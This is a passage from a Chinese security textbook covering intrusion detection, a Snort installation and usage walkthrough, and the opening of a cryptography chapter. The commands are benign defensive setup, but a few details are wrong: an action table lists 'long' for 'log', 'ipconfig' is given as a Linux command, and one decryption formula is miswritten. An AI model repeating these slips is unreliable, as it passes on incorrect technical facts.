（4）实时检测和响应。基于网络的 IDS 可以在恶意及可疑的攻击发生的同时将其检测出来，并做出更快的通知和响应。例如，一个基于 TCP 的对网络进行的拒绝服务攻击可以通过将基于网络的 IDS 发出 TCP 复位信号，在该攻击对目标主机造成破坏前将其中断。而基于主机的系统只有在可疑的登录信息被记录下来以后才能识别攻击并做出反应。而这时关键系统可能早就遭到了破坏，或是运行基于主机的 IDS 的系统已被摧毁。实时 IDS 可根据预定义的参数做出快速反应，这些反应包括将攻击设为监视模式以收集信息，立即中止攻击等。

（5）检测未成功的攻击和不良意图。基于网络的 IDS 增加了许多有价值的数据，以判别不良意图。即便防火墙可能正在拒绝这些尝试，位于防火墙之外的基于网络的 IDS 可以查出躲在防火墙后的攻击意图。基于主机的系统无法查到从未攻击到防火墙内主机的未遂攻击，而这些丢失的信息对于评估和优化安全策略是至关重要的。

（6）操作系统无关性。基于网络的 IDS 作为安全监测资源，与主机的操作系统无关。与之相比，基于主机的系统必须在特定的、没有遭到破坏的操作系统中才能正常工作，生成有用的结果。

网络入侵检测系统有向专门的设备发展的趋势，安装这样的一个网络入侵检测系统非常方便，只需将定制的设备接上电源，做很少的一些配置，将其连到网络上即可。

网络入侵检测系统有如下的弱点。



（1）网络入侵检测系统只检查它直接连接网段的通信，不能检测在不同网段的网络包。在使用交换以太网的环境中就会出现监测范围的局限。而安装多台网络入侵检测系统的传感器会使部署整个系统的成本大大增加。

（2）网络入侵检测系统为了性能目标通常采用特征检测的方法，它可以检测出普通的一些攻击，而很难实现一些复杂的需要大量计算与分析时间的攻击检测。

（3）网络入侵检测系统可能会将大量的数据传回分析系统中。在一些系统中监听特定的数据包会产生大量的分析数据流量。一些系统在实现时采用一定方法来减少回传的数据量，对入侵判断的决策由传感器实现，而中央控制台成为状态显示与通信中心，不再作为入侵行为分析器。这样的系统中的传感器协同工作能力较弱。

（4）网络入侵检测系统处理加密的会话过程较困难，目前通过加密通道的攻击尚不多，但随着 IPv6 的普及，这个问题会越来越突出。

基于主机和基于网络的入侵检测都有其优势和劣势，两种方法互为补充。一种真正有效的入侵检测系统应将二者结合。

11.3.4 入侵检测系统的优点与局限性

入侵检测系统是企业安全防御系统中的重要部件，但入侵检测系统并不是万能的。入侵检测对于部分事件可以处理得很好，但对于另一些情况则无能为力。只有充分了解入侵检测系统的优点和局限性，才能对入侵检测系统有一个准确的定位，以便将入侵检测系统有效地应用在安全防御系统中，最大限度地发挥它的安全防御功能。

1．入侵检测系统的优点

入侵检测系统作为一个迅速崛起并受到广泛承认的安全组件，有着很多方面的安全优势。

（1）可以检测和分析系统事件以及用户的行为；

（2）可以检测系统设置的安全状态；

（3）以系统的安全状态为基础，跟踪任何对系统安全的修改操作；

（4）通过模式识别等技术从通信行为中检测出已知的攻击行为；

（5）可以对网络通信行为进行统计，并进行检测分析；

（6）管理操作系统认证和日志机制并对产生的数据进行分析处理；

（7）在检测到攻击的时候，通过适当的方式进行适当的报警处理；

（8）通过对分析引擎的配置对网络的安全进行评估和监督；

（9）允许非安全领域的管理人员对重要的安全事件进行有效的处理。

2．入侵检测系统的局限性

入侵检测系统只能对网络行为进行安全审计，从入侵检测系统的定位可以看出，入侵检测系统存在以下缺陷。

（1）入侵检测系统无法弥补安全防御系统中的安全缺陷和漏洞。这些安全缺陷和漏洞包括其他安全设备的错误配置造成的安全漏洞，以及安全设备本身的实现造成的安全缺陷。入侵检测系统可以通过审计报警对这些可能的安全漏洞进行揭示和定位，但却不能主动对这些漏洞进行弥补，而这些报警信息只有通过人为的补救处理才具有意义。

（2）对于高负载的网络或主机，很难实现对网络入侵的实时检测、报警和迅速地进行

攻击响应。同时，对于高负载的环境，如果没有采用代价较大的负载均衡措施，入侵检测系统会存在较大的分析遗漏，容易造成较大的漏报警率。

（3）基于知识的入侵检测系统很难检测到未知的攻击行为，也就是说，检测具有一定的后滞性，而对于已知的报警，一些没有明显特征的攻击行为也很难检测到，或需要付出提高误报警率的代价才能够正确检测。而基于行为特征的入侵检测系统只能在一定程度上检测到新的攻击行为，但一般很难给新的攻击定性，提供给系统管理员的处理信息较少，很难进行进一步的防护处理。

（4）入侵检测系统的主动防御功能和联动防御功能会对网络的行为产生影响，同样也会成为攻击者的目标，实现以入侵检测系统过敏自动防御为基础的攻击。通过发送伪造的数据，触发入侵检测系统的主动防御响应，对可信连接进行阻断，造成拒绝服务攻击。在目前的技术条件下，对于网络的主动防御的设置要十分慎重，防止出现利用主动防御系统进行网络攻击的情况。

（5）入侵检测系统无法单独防止攻击行为的渗透，只能调整相关网络设备的参数或人为地进行处理。由于入侵检测技术不可避免地存在着大量的误报情况，因此进行自动防御会造成对可信连接的影响。目前的入侵检测系统在实质性安全防御方面，还是要以人为修正为主，即使是对可确定入侵的自动阻断行为，建议也要经过人为干预，防止可能的过敏防御。

（6）网络入侵检测系统在纯交换环境下无法正常工作，只有对交换环境进行一定的处理，利用镜像等技术，网络入侵检测系统才能对镜像的数据进行分析处理。因此，在交换环境中，进行各个方向的检测分析将非常困难并且代价较大。

（7）入侵检测系统主要是对网络行为进行分析检测，不能修正信息资源中存在的安全问题。

11.3.5 入侵检测系统的评估

目前市场上有许多入侵检测系统，这些产品在不同方面都有各自的特色。如何去评价这些产品，尚无形成规定的评估标准。一般可以从以下几个方面去评价一个入侵检测系统。


（1）能否保证自身的安全。和其他系统一样，入侵检测系统本身也往往存在安全漏洞。若对入侵检测系统攻击成功，则直接导致其报警失灵，入侵者在其后所做的行为将无法被记录。因此入侵检测系统首先必须保证自己的安全性。

（2）网络入侵检测系统负载能力以及可支持的网络类型。根据网络入侵检测系统所部署的网络环境不同要求也不同。对于网络入侵检测系统，最大可处理流量（包/秒，pps）是多少。首先，要分析网络入侵检测系统所部署的网络环境，如果在512KB或2MB专线上部署网络入侵检测系统，则不需要高速的入侵检测引擎，而在负荷较高的环境中，性能是一个非常重要的指标。较少的资源消耗，不影响受保护主机或网络的正常运行。

（3）升级与维护系统的开销。像反病毒软件一样，入侵检测的特征库需要不断更新才能检测出新出现的攻击方法。

（4）运行的开销：产品报表结构、处理误报的方便程度、事件与日志查询的方便程度以及使用该系统所需的技术人员数量。

（5）入侵检测系统报警准确率。误报和漏报的情况尽量少。



（6）支持的入侵特征数。协议分析及检测能力。

（7）是否支持 IP 碎片重组。入侵检测中，分析单个的数据包会导致许多误报和漏报，IP 碎片的重组可以提高检测的精确度。而且，IP 碎片是网络攻击中常用的方法，因此，IP 碎片的重组还可以检测利用 IP 碎片的攻击。IP 碎片重组的评测标准有三个性能参数：能重组的最大 IP 分片数、能同时重组的 IP 包数、能进行重组的最大 IP 数据包的长度。

（8）是否支持 TCP 流重组。TCP 流重组是为了对完整的网络对话进行分析，它是网络入侵检测系统对应用层进行分析的基础。如检查邮件内容、附件，检查 FTP 传输的数据，禁止访问有害网站、判断非法 HTTP 请求等。

（9）系统的价格：当然，价格是必须考虑的要点，不过，性能价格比以及要保护系统的价值是更重要的因素。

（10）该产品是否容易被躲避。有些常用的躲开入侵检测的方法，如分片、TTL 欺骗、异常 TCP 分段、慢扫描、协同攻击等。

（11）产品的可伸缩性。系统支持的传感器数目、最大数据库大小、传感器与控制台之间通信带宽和对审计日志溢出的处理。

（12）产品有哪些响应方法。要从本地、远程等多个角度考察。如自动配置防火墙是一个极为危险的举动。

（13）是否通过了国家权威机构的评测。主要的权威测评机构有国家信息安全测评认证中心、公安部计算机信息系统安全产品质量监督检验中心。

11.4 入侵检测系统示例

为了直观地理解入侵检测的使用、配置等情况，下面以 Snort 为例对构建以 Snort 为基础的入侵检测系统进行介绍。

11.4.1 Snort 简介

Snort 是开源、高度可配置且可移植的基于主机或基于网络的 IDS。Snort 被称为是轻量级 IDS，它具有以下特征：

（1）可以在大多数网络节点（主机、服务器和路由器）轻松地部署。

（2）使用少量的内存和处理器时间进行高效操作。

（3）系统管理员可以容易地进行配置，以便在较短时间内实现特定的安全解决方案。

Snort 可以进行实时数据包的捕获、协议分析以及内容搜索与匹配。根据一组由系统管理员配置的规则，Snort 能够检测到很多种攻击和探测。

11.4.2 Snort 体系结构

一个 Snort 包括以下 4 个逻辑组件，如图 11-8 所示。

（1）数据包解码器（packet decoder）：数据包解码器处理每个捕获的数据包，在数据链路层、网络层、传输层和应用层识别和隔离协议首部。解码器被设计为尽可能高效，它的主要工作包括设置指针，以便可以很容易地提取各种协议首部。

（2）检测引擎（detection engine）：检测引擎完成入侵检测的实际工作。本模块基于一

组由安全管理员配置的 Snort 规则来分析每个数据。从本质上讲，每个数据包依据所有规则进行检查，以确定该数据包是否与根据规则定义的特征相匹配，与已解码的数据包匹配的第一个规则触发规则指定的动作，如果没有规则匹配该数据包，则检测引擎放弃此数据包。

（3）记录器（logger）：对于每个与规则匹配的数据包，该规则指定什么日志和报警选项是要执行的。当选定一个记录器选项时，记录器存储检测到的数据包以可读格式或更加紧凑的二进制格式存储在指定的日志文件中，然后，安全管理员可以使用日志文件进行以后的分析。

（4）报警器（alerter）：对于每个检测到的数据包，发送一个报警。匹配规则中的报警选项确定事件通知中包括哪些信息。事件通知可以发送到文件、UNIX 套接字或者数据库。报警也可以在测试或渗透研究期间关闭，使用 UNIX 套接字，可以将通知发送到网络上其他地方的管理机。




图 11-8　Snort 体系结构

11.4.3　Snort 规则

Snort 使用一种简单、灵活的规则来定义生成检测引擎使用的规则的语言。尽管规则非常简单，可以直接编写，但它们的功能可以检测各种恶意或可疑的网络流量。Snort 规则格式如图 11-9 所示。

动作	协议	源 IP 地址	源端口	方向	目的 IP 地址	目的端口
选项关键字	选项参数	…				

图 11-9　Snort 规则格式

每个规则包括一个固定的首部和零个或多个选项，首部包含以下元素。

（1）动作（action）：规则动作告诉 Snort 当它找到符合规则条件的数据包时应如何去做。表 11-1 列出了可用的动作。列表中的最后三个动作只在内嵌模式下可用。

（2）协议（procotol）：Snort 继续分析数据包协议是否匹配这个字段。Snort 的当前版本支持 4 个协议，包括 TCP、UDP、ICMP 和 IP。Snort 的未来版本将支持更多的协议。

（3）源 IP 地址（source IP address）：指明数据包的源。该规则可以指定特定的 IP 地



址、任何 IP 地址和特定的 IP 地址列表，或者拒绝特定的 IP 地址或 IP 地址列表。拒绝表示在列表之外的任何 IP 地址都是匹配的。

（4）源端口（source port）：该字段指出用于指定协议的源端口（如 TCP 端口），可以以多种方式指定端口号，包括特定端口号、任何端口、静态端口定义、端口范围和拒绝某些端口。

（5）方向（direction）：该字段采用单向或双向，双向选项告诉 Snort 应该将规则中的地址/端口对理解为前面是源后面是目的，或者前面是目的后面是源。利用双向选项，Snort 能够监控对话的双方。

（6）目的 IP 地址（destination IP address）：指明数据包的目的地。

（7）目的端口（destination port）：指明目的端口。

表 11-1　Snort 规则动作

动作	说明
alert	使用所选的报警方式生成报警，再将数据包写入日志
long	将数据包写入日志
pass	忽略数据包
activate	报警后再激活另一个 dynamic 规则
dynamic	保持空闲直到被 activate 规则激活，然后作为 log 规则
drop	使 iptables 丢弃数据包并写入日志
reject	使 iptables 丢弃数据包，记入日志，并发送数据，如果协议是 TCP，则发送 TCP 重置；如果协议是 UDP，则发送 ICMP 端口不可达消息
sdrop	使 iptables 丢弃数据包但不写入日志

在规则首部之后可以有一个或多个规则选项。每个选项由选项关键字组成，关键字定义选项；后面跟着参数，指定选项的详细信息。在书面形式中，规则选项集被括在括号中与首部分开。Snort 规则选项用分号分隔，规则选项关键字与其参数用冒号分隔。

有以下 4 个主要类别的规则选项。

（1）元数据（meta-data）：提供关于规则的信息，但在检测期间不起任何作用。

（2）有效载荷（payload）：查找有效载荷数据包中的数据，可以是相关的。

（3）非有效载荷（non-payload）：查找非有效载荷数据。

（4）后检测（post-detection）：当规则匹配一个数据包后引发的特定规则。

11.4.4　Snort 的安装与使用

1. Snort 的安装模式

Snort 可安装为守护进程模式，也可安装为包括很多其他工具的完整的入侵检测系统。简单方式安装 Snort 时，可以得到入侵数据的文本文件或二进制文件，然后用文本编辑器等工具进行查看。这种安装模式下，Snort 可将告警信息以 SNMP trap 的形式发送到类似于 HP OpenView 或 OpenNMS 之类的网管系统上，也可以 SNMP 弹出窗口的形式发送到运行 Windows 操作系统的计算机上。

Snort 若与其他工具一起安装，则可以支持更为复杂的操作。例如，将 Snort 数据发送给数据库系统，从而支持通过 Web 界面进行数据分析，以增强对 Snort 捕获数据的直观认

识，避免耗费大量时间查阅晦涩的日志文件。

2．Snort 的简单安装

Snort 的安装程序包括 Linux 平台程序和 Windows 平台程序，所有安装程序可以在 Snort 官方网站（http://www.snort.org）上获取。Linux 平台下通常使用源代码包的形式进行安装，可以方便进行参数配置，下面介绍 Linux 平台下 Snort 源代码包的简单安装方法。

1）安装 Snort

Snort 的正常运行必须要有 libpcap 库的支持，因此在安装 Snort 之前需要确认系统已经安装了 libpcap 库，若未安装，可以到 http://www.tcpdump.org 网站下载。

```
[root@ mail snort-2.8.0]# ./configure - - enable-dynamicplugin
[root@ mail snort-2.8.0]# make
[root@ mail snort-2.8.0]# make install
```

其中，- - enable-dynamicplugin 是为了产生/usr/local/lib/snort_dynamicpreprocessor/这个目录，否则启动 Snort 为 Network Intrusion Detection System Mode 模式时会出现如下错误：

```
FATAL ERROR: /etc/snort/snort.conf(183) = > Unknown rule type:
dynamicpreprocessor
```

更多安装选项请参阅 doc/INSTALL 文件。

2）更新 Snort 规则

下载最新的规则文件 snortrules-snapshot-CURRENT.tar.gz。其中，CURRENT 表示最新的版本号。

```
[root@ mail snort]# mkdir /etc/snort
[root@ mail snort]# cd /etc/snort
[root@ mail snort]# tar zxvf /path/to/snortrules-snapshot-CURRENT.tar.gz
```

3）配置 Snort

建立 config 文件目录：

```
[root@ mail snort-2.8.0]# mkdir/etc/snort
```

复制 Snort 配置文件 snort.conf 到 Snort 配置目录：

```
[root@ mail snort-2.8.0]# cp./etc/snort.conf/etc/snort/
```

编辑 snort.conf：

```
[root@ mail snort-2.8.0]# vi/etc/snort/snort.conf
```

修改后，一些关键设置如下：

```
var HOME_NET yournetwork
var RULE_PATH /etc/snort/rules
preprocessor http_inspect: global
iis unicode map /etc/snort/rules/unicode.map 1252
include /etc/snort/rules/reference.config
```

```
include /etc/snort/rules/classification.config
```

4）测试 Snort

```
# /usr/local/bin/snort -A fast -b -d -D -l /var/log/snort -c /etc/snort/
snort.conf
```

查看文件/var/log/messages，若没有错误信息，则表示安装成功。

5）日志写入 MySQL 数据库

建立数据库：

```
% echo "CREATE DATABASE snort;" | mysql -u root -p
```

建立表（使用 schemas/create_mysql 文件）：

```
% mysql -D snort -u root -p < ./schemas/create_mysql
```

建立用户及权限：

```
mysql > set password for 'snortusr '@'localhost' = password('mypassword')
```

修改 snort.conf 文件：

```
output database: log,mysql,user=snortusr password=mypassword dbname=snort
host= localhost
```

3．Snort 的工作模式

Snort 有三种工作模式，即嗅探器、数据包记录器及网络入侵检测系统。嗅探器模式仅从网络上读取数据包并不断地显示在终端上，数据包记录器模式则把数据包记录到硬盘上，网络入侵检测模式最为复杂，而且可配置。

1）嗅探器

所谓的嗅探器模式就是 Snort 从网络上获取数据包然后显示在控制台上。若只把 TCP/IP 包头信息打印在屏幕上，则只需要执行下列命令：

```
./snort -v
```

若显示应用层数据，则执行：

```
./snort -vd
```

若同时显示数据链路层信息，则执行：

```
./snort -vde
```

2）数据包记录器

如果要把所有的数据包记录到硬盘上，则需要指定一个日志目录，Snort 将会自动记录数据包：

```
./snort -dev -l ./log
```

当然，./log 目录必须存在，否则 Snort 就会报告错误信息并退出。当 Snort 在这种模式下运行时，它会记录所有捕获的数据包，并将其放到一个目录中，该目录以数据包目的主机的 IP 地址命名，例如，192.168.8.112。

如果网络速度很快，或者希望日志更加紧凑以便事后分析，则应该使用二进制日志文件格式。使用下面的命令可以把所有的数据包记录到一个单一的二进制文件中：

```
./snort -l ./log -b
```

随后可以使用任何支持 tcpdump 二进制格式的嗅探器程序从该文件中读出数据包，例如 tcpdump 或者 Ethereal。使用-r 功能开关，也可使 Snort 读出包中的数据。Snort 在所有运行模式下都能够处理 tcpdump 格式的文件。

对于希望在嗅探器模式下把一个 tcpdump 格式的二进制文件内容显示到屏幕上，可以输入下面的命令：

```
./snort -dv -r packet.log
```

在数据包和入侵检测模式下，通过 BPF 接口可以使用多种方式维护日志文件中的数据。例如，希望从日志文件中提取 ICMP 包，只需要输入下面的命令行：

```
./snort -dvr packet.log icmp
```

3）网络入侵检测系统

通过下面命令行，可以将 Snort 启动为网络入侵检测系统模式：

```
./snort -dev -l ./log -h 192.168.8.0/24 -c snort.conf
```

snort.conf 是规则集文件。Snort 会将每个包和规则集进行匹配，一旦匹配成功就会采取相应措施。若不指定输出目录，Snort 就将日志输出到/var/log/snort 目录。

在网络入侵检测模式下，可以有多种方式配置 Snort 的输出。默认情况下，Snort 以 ASCII 格式记录日志，使用 full 报警机制。如果使用 full 报警机制，Snort 会在包头之后打印报警消息。如果不需要日志包，可以使用-N 选项进行关闭。

Snort 有 6 种报警机制：full、fast、socket、syslog、smb 和 none。其中下列 4 个机制可以在命令状态下使用-A 选项进行设置。

（1）-A fast：报警信息包括时间戳、报警消息、源/目的 IP 地址和端口。

（2）-A full：默认报警模式。

（3）-A unsock：把报警信息发送到一个 UNIX 套接字。

（4）-A none：关闭报警机制。

使用-s 选项可以使 Snort 把报警消息发送到 syslog，默认的设备是 LOG_AUTHPRIV 和 LOG_ALERT。可以修改 snort.conf 文件更改其配置。

Snort 还可以使用 SMB 报警机制，通过 SAMBA 把报警消息发送到 Windows 主机。为了使用这个报警机制，在运行./configure 脚本时，必须使用 --enable-smbalerts 选项。

11.4.5　Snort 的安全防护

如果 Snort 自身受到安全威胁，则可能收到错误的报警，甚至根本收不到报警信息。为保护 Snort 系统的运行安全，必须采取一些必要的安全防护措施。

1．加固运行 Snort 系统的主机

关闭运行 Snort 主机上的不必要服务，及时安装操作系统安全补丁。配置防火墙使其拒绝对 ICMP echo 请求做出回应，并阻止任何其他不必要的网络访问。

2．在隐秘端口上运行 Snort

所谓隐蔽端口就是指仅有进入数据包而没有任何发出数据包的网络接口配置方法，这种措施可以有效保护运行 Snort 系统主机的安全性。隐蔽端口模式的实现主要建立在对网线进行特殊处理的基础上，其方法是在运行 Snort 的主机上，将网络接口的 1 针和 2 针短路，3 针和 6 针连到对端。

3．在不配置 IP 地址的接口上运行 Snort

在没有配置 IP 地址的接口上运行 Snort 也可以避免该主机成为直接攻击目标。例如，在 Linux 主机上，可以运用命令 ipconfig eth0 up 来激活没有配置 IP 地址的接口 eth0。这种方法的好处是，Snort 运行主机没有 IP 地址，将导致无人可以进行网络访问。

思考与练习

1．简述入侵检测系统的基本原理。
2．简述异常检测的技术实现。
3．上网查找相关资料，整理并分析当前主流入侵检测产品的技术性能指标。
4．简述 Snort 是如何检测分布式拒绝服务攻击的，并在局域网内进行实验验证。
5．若构建一个基于入侵检测技术和防火墙技术的联动安全系统，你是如何考虑的？

第 12 章　信息加密与认证技术

本章学习目标：

- 了解密码系统的组成；
- 了解加密算法的基本思想；
- 掌握对称加密体制与非对称加密体制；
- 掌握 DES 和 RSA 加密技术。

计算机密码学是研究计算机信息加密、解密及其变换的科学，是数学和计算机的交叉学科，也是一门新兴的学科。随着计算机网络和计算机通信技术的发展，计算机密码学得到前所未有的重视并迅速普及和发展起来。目前，它已成为计算机安全主要的研究方向。计算机密码学的发展可以细分为两个阶段。第一阶段称为传统的计算机密码学阶段。此时，计算机密码工作者继续沿用传统密码学的基本观念，那就是解密是加密的简单逆过程，两者所用的密钥是可以简单地互相推导的，因此，无论加密密钥还是解密密钥都必须严格保密。这种方案用于集中式系统是行之有效的。计算机密码学的第二个阶段包括两个方向：一个方向是公用密钥密码（RSA），另一个方向是传统方法的计算机密码体制——数据加密标准（DES）。

12.1　密码学基本概念

密码学：作为数学的一个分支，是研究信息系统安全保密的科学，是密码编码学和密码分析学的统称。

密码编码学：是关于消息保密的技术和科学。密码编码学是密码体制的设计学，即怎样编码，采用什么样的密码体制保证信息被安全地加密。从事此行业的人员被称为密码编码者。

密码分析学：是与密码编码学相对应的技术和科学，即研究如何破译密文的科学和技术。密码分析学是在未知密钥的情况下从密文推出明文或密钥的技术。密码分析者是从事密码分析的专业人员。

12.1.1　现代密码系统的组成

现代密码系统（一般简称为密码体制）一般由 5 个部分组成。

（1）明文空间 M：它是全体明文的集合，记做 M [M_1，M_2，…，M_n]。明文用 M（消息）或 P（明文）表示，它一般是比特流，明文可被传送或存储，无论哪种情况，M 都指待加密的消息。



（2）密文空间 C：它是全体密文的集合，记为 $C=[C_1, C_2, \cdots, C_n]$。明文加密后的形式为密文。

（3）密钥空间 K：它是全体密钥的集合。加密和解密操作在密钥的控制下进行。密钥空间 K 通常由加密密钥和解密密钥组成，即 $K=(K_e, K_d)$。

（4）加密算法 E：它是一簇由 M 到 C 的加密变换，对于每一个具体的 K_e，E 确定出一个具体的加密函数，把 M 加密成密文 C，通常记为 $C=E(M, K_e)$ 或 $C=E_{K_e}(M)$。

（5）解密算法 D：它是一簇由 C 到 M 的解密变换，对于每一个确定的 K_d，D 确定出一个具体的解密函数，把密文 C 恢复为 M，通常记为 $M=D(C, K_d)$ 或 $M=D_{K_d}(C)$。

一个有意义的密码系统应当满足：对于每一确定的密钥 $K=(K_e, K_d)$，有 $M=D(C, K_d)=D(E(M, K_e), K_d)$，或记为 $M=D_{K_d}(D_{K_e}(M))$。一般地，密码系统的模型可用图 12-1 表示。




图 12-1　一般密码系统示意图

12.1.2　密码算法的安全性

根据被破译的难易程度，不同的密码算法具有不同的安全等级。如果破译算法的代价大于加密数据的价值，那么算法可能是安全的；如果破译算法所需的时间比加密数据的时间更长，那么算法可能是安全的；如果用单密钥加密的数据量比破译算法需要的数据量少得多，那么算法可能是安全的。

这里说“可能”是因为在密码分析中总有新的突破。另一方面，大多数数据随着时间的推移，其价值会越来越小，这点是很重要的。

Lars Knudsen 把破译算法分为不同的类别，按安全性的递减顺序分为：

（1）全部破译。密码分析者找出密钥 K，这样 $D_K(C)=M$。

（2）全盘推导。密码分析者找到一个代替算法 A，在不知道密钥 K 的情况下，等价于 $D_K(C)=M$。

（3）实例推导：密码分析者从截获的密文中找出明文。

（4）信息推导。密码分析者获得一些有关密钥或明文的信息。这些信息可能是密钥的几个比特、有关明文格式的信息等。

如果不论密码分析者有多少密文，都没有足够的信息恢复出明文，那么这个算法就是无条件保密的，事实上，只有一次一密方案才是不可破译的。

密码学更关心在计算上不可破译的密码系统。如果一个算法用可得到的资源都不能破译，这个算法则被认为在计算上是安全的。

可以用不同方式衡量攻击方法的复杂性。

（1）数据复杂性：用做攻击所需输入的数据量。

（2）处理复杂性：完成攻击所需要的时间。

（3）存储需求：进行攻击所需要的存储量。

攻击的复杂性取这三个因素的最小化，有些攻击包括这三种复杂性的折中。

12.1.3 加密算法的基本思想

无论是哪种类型的加密，最基本的加密思想只有两个：置换和移位。

1．置换

按照规则改变内容的排列顺序。置换是用一个特定的值替换另一个特定的值的过程，置换需要通信双方事先知道置换的方法，置换比较简单，频繁使用会找到规律。

2．移位

打乱字母的排列顺序。移位是把某个字母以其前或其后几位的某个特定的字母替代，移位具有规律性，容易被攻破。

在很多的加密过程中是把两者结合起来使用的，即置换又移位。在计算机中，如果想自动实现大量复杂数据的加密和解密，这就依赖于好的、可被计算机识别的、被验证为有效的加密算法。

12.2 加密体制分类

密码体制从原理上可分为两大类：即单钥或对称密码体制和双钥或非对称密码体制。在传统的对称加密系统中，加密用的密钥与解密用的密钥是相同的，密钥在通信中需要严格保密。在非对称加密系统中，加密用的公钥与解密用的私钥是不同的，加密用的公钥可以向大家公开，而解密用的私钥是需要保密的。

12.2.1 对称加密体制

对称加密技术对信息的加密与解密都使用相同的密钥，因此又称为密钥密码技术。使用对称加密方法，加密方与解密方必须使用同一种加密算法和相同的密钥。

图 12-2 给出了对称加密的原理示意图。对称加密体制的基本元素包括原始的明文、加密算法、密钥、密文。

